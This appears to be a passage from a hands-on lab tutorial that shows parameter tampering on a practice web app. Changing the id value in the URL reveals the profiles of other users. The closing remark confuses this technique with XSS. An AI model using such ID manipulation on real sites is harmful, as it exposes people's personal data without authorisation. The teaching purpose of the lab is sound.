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

6. You will be redirected to the profile page, which displays the personal information of **steve** (here, you). You will observe that the value of **ID** in the personal information and address bar is **4**.



7. Now, try to change the parameter in the address bar to **id=1** and press **Enter**.



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
8. You will be redirected to the profile of **sam** without having to perform any hacking techniques to explore the database. Here, you can observe Sam's personal information under the **View Profile** tab, as shown in the screenshot.



9. Now, try the parameter **id=3** in the address bar and press **Enter**.
10. You get the profile for **kety**. This way, you can change the id number and obtain profile information for different users.

    Note: This process of changing the ID value and getting the result is known as parameter tampering. Web XSS attacks exploit vulnerabilities on dynamically generated web pages. This enables malicious attackers to inject client-side scripts into the web pages viewed by other users.

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
